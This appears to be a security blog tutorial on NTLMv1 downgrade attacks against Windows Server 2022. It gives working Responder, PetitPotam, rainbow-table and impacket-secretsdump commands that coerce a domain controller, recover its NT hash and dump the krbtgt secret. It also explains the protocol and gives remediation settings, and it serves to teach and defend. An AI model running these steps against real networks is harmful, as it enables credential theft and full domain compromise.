Introduction Link to heading
NTLM downgrade attacks have been around for a while and are well known against systems like Windows Server 2012. After obtaining an NTLMv1 response with a custom challenge, it’s relatively straightforward to recover the victim user or machine’s raw NT hash via a rainbow table.
With newer versions of SMB, the introduction of ESS, and more, this path became less and less viable. However, it turns out that Windows Server 2022 environments can still allow for a successful NTLM downgrade if NTLMv1 is permitted, and the (mis)configuration of the domain is identical to that of older versions of Windows Server.
Before diving into the downgrade, it’s important to understand a few key concepts that make this attack possible.
NTLMv1 Link to heading
Computation and rainbow tables Link to heading
The NT hash is derived by taking the user’s plaintext password, encoding it as UTF-16 little-endian, and hashing it with MD4. This 16-byte value is what’s used in all subsequent NTLM computation.
When a client authenticates with NTLMv1, the server sends an 8-byte challenge. The client then takes its 16-byte NT hash, splits it into three 7-byte chunks, each used as an independent DES key to encrypt the challenge.
This is done because DES uses an effective 56-bit (7-byte) key. Once encrypted, the resulting ciphertexts are referred to as CT1, CT2, and CT3, each 64 bits (8 bytes) in length because the DES block size of 64 bits (8 bytes).
DES(key, challenge) -> 8-byte ciphertext
CT1, CT2, and CT3 are then concatenated, resulting in a 24-byte NTLMv1 response sent over the network to the server.
Rainbow table attacks work against NTLMv1 because each ciphertext was produced by encrypting the same plaintext (the challenge). In making the challenge a known value (e.g. 1122334455667788), every possible ciphertext can be precomputed and mapped back to the key that produced it.
Security Support Provider (SSP) Link to heading
Security Support Providers (SSPs) are DLLs (AKA Authentication Packages) that plug into the Local Security Authority (LSA) and implement various authentication protocols. They provide Windows with the logic to both act as a client or as a server.
These authentication packages support protocols like Kerberos, NTLM, and more, with NTLM SSP being the Security Support Provider that implements and handles NTLM authentication.
When performing a downgrade attack against Windows Server 2022, tools like Responder will often display captured authentication attempts as NTLMv1-SSP. This refers to the NTLM Security Support Provider handling NTLMv1 authentication, rather than a distinct protocol.
Extended Session Security (ESS) Link to heading
Extended Session Security (ESS) is a mechanism introduced for NTLMv1 (and is native to NTLMv2) meant to prevent rainbow table attacks. When ESS is enabled, the NTLMv1 response is no longer generated with a single server challenge. Instead, it introduces a client-generated challenge value alongside the server challenge, which adds enough variability to prevent rainbow table attacks from being effective.
However, ESS can be negotiated away if the client supports standard NTLMv1 authentication, which reopens the door for downgrade attacks.
Allowing for Downgrades Link to heading

The specific Group Policy setting that controls this behavior is located at:
Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options > Network security: LAN Manager authentication level
Referring to the Microsoft documentation, levels 0–2 allow NTLMv1 authentication and enable this downgrade attack.
Downgrading Windows Server 2022 Link to heading
1. Set challenge to 1122334455667788 in Responder config
sudo nano /etc/responder/Responder.conf


2. Run Responder with --disable-ess
sudo responder -I eth0 -v --disable-ess

3. In another terminal, coerce authentication from the domain controller (10.0.1.40)
python3 PetitPotam.py 10.0.1.30 10.0.1.40 -u 'user.one' -p 'Password1!'
4. Obtain the NTLMv1-SSP hash (if LM and NT sections are identical, it worked!)

DC01$::SECURE:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:1122334455667788
Recovering the NT hash Link to heading
1. Break the NTLMv1 response into its respective ciphertexts
python3 ntlmv1.py --ntlmv1 DC01$::SECURE:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:1122334455667788

CT1: 4DBD276D5641A2D2
CT2: F9F23E99FB5D8215
CT3: 60ED917EFD9C717F
2. Recover the NT hash via rainbow table
./crackalack_lookup ~/ntlmv1-tables/tables/ ~/DES

3. Rebuild the original NT hash
CT1: 4dbd276d5641a2d2 -> f85e2fa1cb8cec
CT2: f9f23e99fb5d8215 -> 3b19aebfa2faa9
CT3: 60ed917efd9c717f -> 1f920000000000

CT1 + CT2 + first two bytes of CT3 = f85e2fa1cb8cec3b19aebfa2faa91f92

4. Pass the hash for domain compromise!
impacket-secretsdump 'secure.local/DC01$'@10.0.1.40 -hashes ':f85e2fa1cb8cec3b19aebfa2faa91f92' -just-dc-user krbtgt
Why this works Link to heading
The authentication sequence is slightly backwards, with DC01$ being the client and Responder being the server.
After coercing authentication, DC01$ sends an NTLMSSP_NEGOTIATE message requesting ESS when connecting to Responder.

Responder, using the --disable-ess flag, does not support ESS in the NTLMSSP_CHALLENGE response, which disables ESS.


With the ESS negotiation process complete, DC01$ authenticates using standard NTLMv1. Because there’s no client challenge computed in the response, the Lan Manager Response and NTLM Response fields are identical.
Remediation Link to heading
Just like the previous NTLM downgrade paths, the primary remediation step is exactly the same. Ensure the following Group Policy setting enforces NTLMv2:
Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options > Network security: LAN Manager authentication level > Send NTLMv2 response only.
In the registry, this is additionally known as LmCompatibilityLevel, where the corresponding value to Send NTLMv2 response only is 3. This key is located at:
HKLM\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel
These two are the minimum settings that will enforce NTLMv2, but the strongest configurations are Send NTLMv2 response only. Refuse LM & NTLM for the Group Policy and 5 in LmCompatibilityLevel.
References Link to heading
- https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4
- https://en.wikipedia.org/wiki/NTLM
- https://en.wikipedia.org/wiki/Data_Encryption_Standard
- https://cloud.google.com/blog/topics/threat-intelligence/net-ntlmv1-deprecation-rainbow-tables/
- https://attl4s.github.io/assets/pdf/Understanding_Windows_Lateral_Movements_2023.pdf
- https://learn.microsoft.com/en-us/windows/win32/secauthn/ssp-packages-provided-by-microsoft
- https://thievi.sh/blog/ntlm-fully-explained-for-security-professionals
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/b38c36ed-2804-4868-a9ff-8dd3182128e4
- https://www.praetorian.com/blog/ntlmv1-vs-ntlmv2/
- https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/network-security-lan-manager-authentication-level
- https://github.com/topotam/PetitPotam
- https://github.com/lgandx/Responder
- https://learn.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm
- https://learn.microsoft.com/en-us/windows/win32/secauthn/authentication-packages